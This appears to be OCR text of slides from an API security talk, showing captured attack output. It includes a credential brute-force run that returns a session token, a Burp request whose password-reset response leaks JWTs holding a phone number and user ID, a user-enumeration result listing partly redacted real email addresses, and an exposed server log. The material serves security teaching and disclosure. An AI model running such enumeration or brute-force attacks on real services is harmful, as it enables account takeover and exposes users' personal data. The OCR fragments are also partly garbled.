16 400 {"error":"invalid_credentials"}
17 400 {"error":"invalid_credentials"}
18 400 {"error":"invalid_credentials"}
19 400 {"error":"invalid_credentials"}
20 400 {"error":"invalid_credentials"}
21 400 {"error":"invalid_credentials"}
22 400 {"error":"invalid_credentials"}
23 400 {"error":"invalid_credentials"}
24 400 {"error":"invalid_credentials"}
25 400 {"error":"invalid_credentials"}
26 400 {"error":"invalid_credentials"}
27 400 {"error":"invalid_credentials"}
28 400 {"error":"invalid_credentials"}
29 400 {"error":"invalid_credentials"}
30 400 {"error":"invalid_credentials"}
31 400 {"error":"invalid_credentials"}
32 400 {"error":"invalid_credentials"}
33 400 {"error":"invalid_credentials"}
34 400 {"error":"invalid_credentials"}
35 400 {"error":"invalid_credentials"}
36 400 {"error":"invalid_credentials"}
37 400 {"error":"invalid_credentials"}
38 400 {"error":"invalid_credentials"}
39 400 {"error":"invalid_credentials"}
40 400 {"error":"invalid_credentials"}
41 400 {"error":"invalid_credentials"}
42 400 {"error":"invalid_credentials"}
43 400 {"error":"invalid_credentials"}
44 400 {"error":"invalid_credentials"}
45 400 {"error":"invalid_credentials"}
46 400 {"error":"invalid_credentials"}
47 400 {"error":"invalid_credentials"}
48 400 {"error":"invalid_credentials"}
49 400 {"error":"invalid_credentials"}
50 201 {"session":{"access_token":"2-290811-717694341-4T2Z9mAeiCDyGH"}}
50 retries
1 minutes and 25 seconds elapsed.
[redacted] soundcloud]$
[11] 1:SoundCloud*
"[redacted]:~/Pr" 10:37 29-out-19

Excessive Data Exposure

...

Excessive Data Exposure

PII Data Leakage

- User Enumeration
- Security Misconfiguration

Burp Suite Community Edition v2020.4 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Logger++ | JSON Beautifier | Protobuf Decoder | Protobuf Type Editor

1 × 3 × 4 × ...

Send | Cancel | < | > | Target: https://

Request

Raw | Params | Headers | Hex | JSON Beautifier

```
POST /json/reset-password HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
nds-pmd: {"jvqtrgQngn":{"oq":"1920:915:1920:1053:1920:1053","wfi":"flap-119619","oc":"700","fe":"1080k1920 24","qv
tm-site-token: tm-us
tm-client-id: 8bf7204a7e97.web.
tm-placement-id: myAccount
tm-integrator-id: prd212.ccpPostPurchase
Content-Type: application/json
Content-Length: 39
Origin: https://
Connection: close

{
  "email":"angusmacgyver@outlook.com"
}
```

Search... | 0 matches | Pretty

Response

Raw | Headers | Hex | JSON Beautifier

```
{
  "_links": {
    "deliverOtpViaEmail": {
      "source":
"https://          /json/reset-password/deliver-otp/eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzUxMiJ9.eyJ0eXBlIjoi
RU1BSUwiLCJlbWFpbCI6ImFuZ3VzbWFjZ3l2ZXJAb3VObG9vay5jb20iLCJlc2VySWRlbnRpZmllciI6IjI3MzY5MDYzNDcifQ.HBxZaufbH6ZqJ
eZaGMwPmHsb4ddC1LK3VFfMaXgLi1OPU23V1IQb972ipWoRmgOcoPICjIv-ZXf2kIpetJ1tFSL18Sn18zXFz2LbLSV9YhFkFOiWXHmdEZMUlKIiW
gxVexwLE2q3zUVdOYBioQ3DqM_4I13RdCRDJWGUkZVmWb64Ewypzznn3OjGHxOcmroieXTHuiLPj-Q7HJNj6ZTBpZoBdQNUtWL8-aBac5xv4kpnn
5mm-ZTNuSp3u2kl4Sp0qnZ1wZmxHxODP602onGQyciXTpuyzriylWbGk96fEkctLTzWeiISXwYdrHUnHaisTBICfunWMmxlpgAVcCiGnA/*",
      "responseType": "JSON",
      "getFromStorage": [
        "bindPhoneRef"
      ]
    },
    "deliverOtpViaPhone": {
      "source":
"https://          /json/reset-password/deliver-otp/eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzUxMiJ9.eyJ0eXBlIjoi
UEhPTkUiLCJwaG9uZU51bWJlciI6IiszNTE5MzIzMzk4NDYiLCJ1c2VySWRlbnRpZmllciI6IjI3MzY5MDYzNDcifQ.dWWt1Rrfhqba9WIM533Od
wvlrIZraRo9g7zfvgc9Ivzjt7BzBFXhl7X2jnm_1a28TNuM4wv-5wBID4UukhqOqXtGTYLPfq-ITlPVEkGtjOGxvL-JOyl5iEmtpjIGJeXOt7ZfH
ZJWLMRm-oSmxOTTl5-e1dt633WlGKem9mK7TPjyqRR2Si5mmdbu7BarIdTHptasmSdv6HQvco3czWJ9IJDeBamXjMRCTmlzdiRhapG9NreRql7pc
SUMuf4oaxSKop8HLf6FT9lnNw6oflUEIlpcKyeFUyrgDqjLs5mHuZ9TAsTLOyDme4aPR-CzANV_dl8hgXqoYLMaGC-jk7s5Wg/",
      "responseType": "JSON",
      "getFromStorage": [
        "bindPhoneRef"
      ]
    }
  }
}
```

Search... | 0 matches | Pretty

Done

2,450 bytes | 1,070 millis

Encoded PASTE A TOKEN HERE


```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzUxMiJ9.eyJ
0eXBlIjoiUEhPTkUiLCJwaG9uZU51bWJlciI6Iis
zNTE5MzIzMzk4NDYiLCJ1c2VySWRlbnRpZmllciI
6IjI[redacted].dWWt1Rrfhqba9WIM533D
dwv1rIZraRo9g7zfvgc9Ivzjt78zBFXhl7X2jnm_
1a28TNuM4wv-5wBID4UukhqOqXtGTYLPfq-
ITlPVEkGtjOGxvL-
JOy15iEmtpjIGJeX0t7ZfHZJWLMRm-oSmx0TTl5-
e1dt633WlGKem9mK7TPjyqRR2Si5mmdbu7BarIdT
HptasmSdv6HQvco3czWJ9IJDe8amXjMRCTm1zdiR
hapG9NreRql7pcSUMuf4oaxSKop8HLf6FT91nNw6
oflUEIlpcKyeFUyrgDqjLs5mHuZ9TAsTL0yDme4a
PR-CzANV_d18hgXqoYLMaGC-jk7s5Wg
```


Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE



```
{
  "typ": "JWT",
  "alg": "RS512"
}
```


PAYLOAD: DATA


```
{
  "type": "PHONE",
  "phoneNumber": "+3519323[redacted]",
  "userIdentifier": "27369[redacted]"
}
```


VERIFY SIGNATURE


```
RSASHA512(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  Public Key or Certificate. Enter it in plain text only if you want to verify a token,
  Private Key. Enter it in plain text only if you want to generate a new token. The key never leaves your browser.
)
```


pauloasilva@ASUS:~/Projects/char49/[redacted]/pocs/user-enumeration
[redacted]0907@gmail.com,506,-,-,-,-
[redacted]_17@hotmail.com,200,-,-,404,The user is not found
[redacted]0625@gmail.com,200,-,-,404,The user is not found
[redacted]gias@gmail.com,506,-,-,-,-
[redacted]ento@gmail.com,200,248491[redacted],558298815[redacted],-,-
[redacted]50@gmail.com,506,-,-,-,-
[redacted]cant@gmail.com,200,-,-,404,The user is not found
[redacted]alo@rocketmail.com,506,-,-,-,-
[redacted]g@hotmail.com,506,-,-,-,-
[redacted]14@gmail.com,200,245397[redacted],1734478[redacted],-,-
[redacted]ai@163.com,200,-,-,404,The user is not found
[redacted]333@hotmail.com,506,-,-,-,-
[redacted]03@icloud.com,200,-,-,404,The user is not found
[redacted]1976@icloud.com,506,-,-,-,-
[redacted]art@hotmail.co.uk,200,-,-,404,The user is not found
[redacted]ay@gmail.com,200,-,-,404,The user is not found
[redacted]106@bigpond.net.au,200,-,-,404,The user is not found
[redacted]nick@gmail.com,200,,,-,-
[redacted]ina@hotmail.com,200,-,-,404,The user is not found
[redacted]89@gmail.com,200,-,-,404,The user is not found
[redacted]mann@aol.com,200,-,-,404,The user is not found
[redacted]tin@gmail.com,200,-,-,404,The user is not found
[redacted]66@gmail.com,200,-,-,404,The user is not found
[redacted]yen@gmail.com,506,-,-,-,-
[redacted]35@gmail.com,200,-,-,404,The user is not found
[redacted]za@gmail.com,200,-,-,404,The user is not found
[redacted]ke@gmail.com,200,-,-,404,The user is not found
[redacted]gomez@hotmail.com,200,-,-,404,The user is not found
[redacted]dmf@gmail.com,200,-,-,404,The user is not found
[redacted]da@grupo-cts.cl,200,-,-,404,The user is not found
[redacted]han@hotmail.com,200,-,-,404,The user is not found
[redacted]ey@gmail.com,200,,,-,-
[redacted]auxd@yahoo.co.uk,200,-,-,404,The user is not found
1 minutes and 16 seconds elapsed.
[pauloasilva@ASUS user-enumeration]$

meanwhile...

on a non-API related boring issue

```
#7 /var/www/html/libraries/joomla/document/html/html.php(652 in /var/www/html/components/com_emailer/helpers/grouplist.php on line 128
[15-May-2020 16:43:31 UTC] Dynamic_Content. Neither template_id nor mailing_id where passed to getAssociatedRulesets().
[15-May-2020 17:11:18 UTC] /var/www/html/media/com_emailer/stats/402731/[redacted]Pantries - May 15 2020 17-09-30 PM 1221.xlsx
[15-May-2020 17:11:18 UTC] /var/www/html/media/com_emailer/stats/402731/[redacted]Pantries - May 15 2020 17-09-30 PM 1221.csv
[15-May-2020 19:46:33 UTC] Dynamic_Content. Neither template_id nor mailing_id where passed to getAssociatedRulesets().
[15-May-2020 20:31:31 UTC] Dynamic_Content. Neither template_id nor mailing_id where passed to getAssociatedRulesets().
[15-May-2020 20:48:09 UTC] Dynamic_Content. Neither template_id nor mailing_id where passed to getAssociatedRulesets().
[16-May-2020 07:21:09 UTC] PHP Strict Standards:  Only variables should be passed by reference in /var/www/html/libraries/silverpop/engage.php on line 146
[16-May-2020 07:21:09 UTC] PHP Warning:  fopen(/var/www/html/logs/debug/1589613669.073--var-www-html-test-php.log): failed to open stream: No such file or directory in /var/www/html/libraries/silverpop/engage.php on line 3360
[16-May-2020 07:21:10 UTC] PHP Warning:  fopen(/var/www/html/logs/debug/1589613669.073--var-www-html-test-php.log): failed to open stream: No such file or directory in /var/www/html/libraries/silverpop/engage.php on line 3360
[17-May-2020 04:28:40 UTC] PHP Warning:  fopen(/var/www/html/logs/debug/1589689719.031--var-www-html-test-php.log): failed to open stream: No such file or directory in /var/www/html/libraries/silverpop/engage.php on line 3360
[17-May-2020 04:28:40 UTC] PHP Warning:  fopen(/var/www/html/logs/debug/1589689719.031--var-www-html-test-php.log): failed to open stream: No such file or directory in /var/www/html/libraries/silverpop/engage.php on line 3360
[17-May-2020 04:31:14 UTC] PHP Warning:  fopen(/var/www/html/logs/debug/1589689873.606--var-www-html-test-php.log): failed to open stream: No such file or directory in /var/www/html/libraries/silverpop/engage.php on line 3360
[17-May-2020 04:31:14 UTC] PHP Warning:  fopen(/var/www/html/logs/debug/1589689873.606--var-www-html-test-php.log): failed to open stream: No such file or directory in /var/www/html/libraries/silverpop/engage.php on line 3360
[17-May-2020 04:38:30 UTC] PHP Warning:  fopen(/var/www/html/logs/debug/1589690309.591--var-www-html-test-php.log): failed to open stream: No such file or directory in /var/www/html/libraries/silverpop/engage.php on line 3360
[17-May-2020 04:38:30 UTC] PHP Warning:  fopen(/var/www/html/logs/debug/1589690309.591--var-www-html-test-php.log): failed to open stream: No such file or directory in /var/www/html/libraries/silverpop/engage.php on line 3360
[17-May-2020 04:40:09 UTC] PHP Warning:  fopen(/var/www/html/logs/debug/1589690409.371--var-www-html-test-php.log): failed to open stream: No such file or directory in /var/www/html/libraries/silverpop/engage.php on line 3360
[17-May-2020 04:40:10 UTC] PHP Warning:  fopen(/var/www/html/logs/debug/1589690409.371--var-www-html-test-php.log): failed to open stream: No such file or directory in /var/www/html/libraries/silverpop/engage.php on line 3360
[18-May-2020 14:21:33 UTC] Dynamic_Content. Neither template_id nor mailing_id where passed to getAssociatedRulesets().
[18-May-2020 16:14:20 UTC] \Engage::deleteJob Error: no data found for trigger id 27741232
[18-May-2020 16:58:30 UTC] /var/www/html/media/com_emailer/stats/399191/[redacted]Flight - May 18 2020 16-58-07 PM 47.xlsx
[18-May-2020 16:58:30 UTC] /var/www/html/media/com_emailer/stats/399191/[redacted]Flight - May 18 2020 16-58-07 PM 47.csv
[18-May-2020 17:01:23 UTC] /var/www/html/media/com_emailer/stats/399191/[redacted]Flight - May 18 2020 17-01-01 PM 1538.xlsx
[18-May-2020 17:01:23 UTC] /var/www/html/media/com_emailer/stats/399191/[redacted]Flight - May 18 2020 17-01-01 PM 1538.csv
[18-May-2020 17:05:43 UTC] Dynamic_Content. Neither template_id nor mailing_id where passed to getAssociatedRulesets().
[18-May-2020 17:38:08 UTC] Dynamic_Content. Neither template_id nor mailing_id where passed to getAssociatedRulesets().
[18-May-2020 17:51:18 GMT]
                SELECT group_concat(DISTINCT(g.title) ORDER BY g.title DESC SEPARATOR '; ') as AccountName, group_concat(DISTINCT(g.id)) as group_id, u.profile_value as client_id, p.profile_value as PremiumPrograms, '2020-04-01 01:00:00' AS StartDateGMT,
'2020-05-17 01:00:00' AS EndDateGMT
          FROM [redacted]_usergroups AS g
        INNER JOIN [redacted]_user_profiles AS u ON u.profile_key = 'group.client_id' AND u.user_id = g.id
         INNER JOIN [redacted]_user_profiles AS a ON a.profile_key = 'group.inactive' AND u.user_id = g.id
         LEFT JOIN [redacted]_user_profiles AS p ON p.profile_key = 'group.clientdefinition' AND p.profile_value LIKE '%PremiumPrograms%' AND p.user_id = g.id
         WHERE a.profile_value IS NULL OR a.profile_value != 0
         GROUP BY u.profile_value
         ORDER BY u.profile_value ASC
[18-May-2020 17:51:18 GMT] nohup /usr/local/bin/php -q /var/www/html/cli/emailer_processBillingReport.php 331 > /dev/null 2>&1 &
[18-May-2020 17:51:18 UTC] Select count(*) from #__emailer_rawrecipientdata where Send_Type = "SEED"  AND Client_id = '105962' AND Event_Type = "Sent" AND Event_TimestampDT BETWEEN "2020-04-01 01:00:00" AND "2020-05-17 01:00:00"
[18-May-2020 17:51:18 UTC] Select count(*) from #__emailer_rawrecipientdata where Send_Type = "TEST"  AND Client_id = '105962' AND Event_Type = "Sent" AND Event_TimestampDT BETWEEN "2020-04-01 01:00:00" AND "2020-05-17 01:00:00"
[18-May-2020 17:51:18 UTC] Select count(*) from #__emailer_rawrecipientdata where Send_Type = "TRIGGERED"  AND Client_id = '105962' AND Event_Type = "Sent" AND Event_TimestampDT BETWEEN "2020-04-01 01:00:00" AND "2020-05-17 01:00:00"
[18-May-2020 17:51:18 UTC] Select count(*) from #__emailer_rawrecipientdata where Send_Type = "LIVE"  AND Client_id = '105962' AND Event_Type = "Sent" AND Event_TimestampDT BETWEEN "2020-04-01 01:00:00" AND "2020-05-17 01:00:00"
[18-May-2020 17:51:19 UTC] Select count(*) from #__emailer_rawrecipientdata where Send_Type = "SEED"  AND Client_id = '1063217' AND Event_Type = "Sent" AND Event_TimestampDT BETWEEN "2020-04-01 01:00:00" AND "2020-05-17 01:00:00"
[18-May-2020 17:51:19 UTC] Select count(*) from #__emailer_rawrecipientdata where Send_Type = "TEST"  AND Client_id = '1063217' AND Event_Type = "Sent" AND Event_TimestampDT BETWEEN "2020-04-01 01:00:00" AND "2020-05-17 01:00:00"
[18-May-2020 17:51:19 UTC] Select count(*) from #__emailer_rawrecipientdata where Send_Type = "TRIGGERED"  AND Client_id = '1063217' AND Event_Type = "Sent" AND Event_TimestampDT BETWEEN "2020-04-01 01:00:00" AND "2020-05-17 01:00:00"
[18-May-2020 17:51:19 UTC] Select count(*) from #__emailer_rawrecipientdata where Send_Type = "LIVE"  AND Client_id = '1063217' AND Event_Type = "Sent" AND Event_TimestampDT BETWEEN "2020-04-01 01:00:00" AND "2020-05-17 01:00:00"
[18-May-2020 17:51:22 UTC] Select count(*) from #__emailer_rawrecipientdata where Send_Type = "SEED"  AND Client_id = '106321701' AND Event_Type = "Sent" AND Event_TimestampDT BETWEEN "2020-04-01 01:00:00" AND "2020-05-17 01:00:00"
[18-May-2020 17:51:23 UTC] Select count(*) from #__emailer_rawrecipientdata where Send_Type = "TEST"  AND Client_id = '106321701' AND Event_Type = "Sent" AND Event_TimestampDT BETWEEN "2020-04-01 01:00:00" AND "2020-05-17 01:00:00"
[18-May-2020 17:51:23 UTC] Select count(*) from #__emailer_rawrecipientdata where Send_Type = "TRIGGERED"  AND Client_id = '106321701' AND Event_Type = "Sent" AND Event_TimestampDT BETWEEN "2020-04-01 01:00:00" AND "2020-05-17 01:00:00"
[18-May-2020 17:51:23 UTC] Select count(*) from #__emailer_rawrecipientdata where Send_Type = "LIVE"  AND Client_id = '106321701' AND Event_Type = "Sent" AND Event_TimestampDT BETWEEN "2020-04-01 01:00:00" AND "2020-05-17 01:00:00"
[18-May-2020 17:51:23 UTC] Select count(*) from #__emailer_rawrecipientdata where Send_Type = "SEED"  AND Client_id = '106321702' AND Event_Type = "Sent" AND Event_TimestampDT BETWEEN "2020-04-01 01:00:00" AND "2020-05-17 01:00:00"
[18-May-2020 17:51:23 UTC] Select count(*) from #__emailer_rawrecipientdata where Send_Type = "TEST"  AND Client_id = '106321702' AND Event_Type = "Sent" AND Event_TimestampDT BETWEEN "2020-04-01 01:00:00" AND "2020-05-17 01:00:00"
[18-May-2020 17:51:23 UTC] Select count(*) from #__emailer_rawrecipientdata where Send_Type = "TRIGGERED"  AND Client_id = '106321702' AND Event_Type = "Sent" AND Event_TimestampDT BETWEEN "2020-04-01 01:00:00" AND "2020-05-17 01:00:00"
[18-May-2020 17:51:23 UTC] Select count(*) from #__emailer_rawrecipientdata where Send_Type = "LIVE"  AND Client_id = '106321702' AND Event_Type = "Sent" AND Event_TimestampDT BETWEEN "2020-04-01 01:00:00" AND "2020-05-17 01:00:00"
[18-May-2020 17:51:24 UTC] Select count(*) from #__emailer_rawrecipientdata where Send_Type = "SEED"  AND Client_id = '1066171' AND Event_Type = "Sent" AND Event_TimestampDT BETWEEN "2020-04-01 01:00:00" AND "2020-05-17 01:00:00"
[18-May-2020 17:51:25 UTC] Select count(*) from #__emailer_rawrecipientdata where Send_Type = "TEST"  AND Client_id = '1066171' AND Event_Type = "Sent" AND Event_TimestampDT BETWEEN "2020-04-01 01:00:00" AND "2020-05-17 01:00:00"
[18-May-2020 17:51:25 UTC] Select count(*) from #__emailer_rawrecipientdata where Send_Type = "TRIGGERED"  AND Client_id = '1066171' AND Event_Type = "Sent" AND Event_TimestampDT BETWEEN "2020-04-01 01:00:00" AND "2020-05-17 01:00:00"
[18-May-2020 17:51:25 UTC] Select count(*) from #__emailer_rawrecipientdata where Send_Type = "LIVE"  AND Client_id = '1066171' AND Event_Type = "Sent" AND Event_TimestampDT BETWEEN "2020-04-01 01:00:00" AND "2020-05-17 01:00:00"
[18-May-2020 17:51:32 UTC] Select count(*) from #__emailer_rawrecipientdata where Send_Type = "SEED"  AND Client_id = '1069895' AND Event_Type = "Sent" AND Event_TimestampDT BETWEEN "2020-04-01 01:00:00" AND "2020-05-17 01:00:00"
[18-May-2020 17:51:32 UTC] Select count(*) from #__emailer_rawrecipientdata where Send_Type = "TEST"  AND Client_id = '1069895' AND Event_Type = "Sent" AND Event_TimestampDT BETWEEN "2020-04-01 01:00:00" AND "2020-05-17 01:00:00"
[18-May-2020 17:51:33 UTC] Select count(*) from #__emailer_rawrecipientdata where Send_Type = "TRIGGERED"  AND Client_id = '1069895' AND Event_Type = "Sent" AND Event_TimestampDT BETWEEN "2020-04-01 01:00:00" AND "2020-05-17 01:00:00"
[18-May-2020 17:51:33 UTC] Select count(*) from #__emailer_rawrecipientdata where Send_Type = "LIVE"  AND Client_id = '1069895' AND Event_Type = "Sent" AND Event_TimestampDT BETWEEN "2020-04-01 01:00:00" AND "2020-05-17 01:00:00"
[18-May-2020 17:51:41 UTC] Select count(*) from #__emailer_rawrecipientdata where Send_Type = "SEED"  AND Client_id = '1073742' AND Event_Type = "Sent" AND Event_TimestampDT BETWEEN "2020-04-01 01:00:00" AND "2020-05-17 01:00:00"
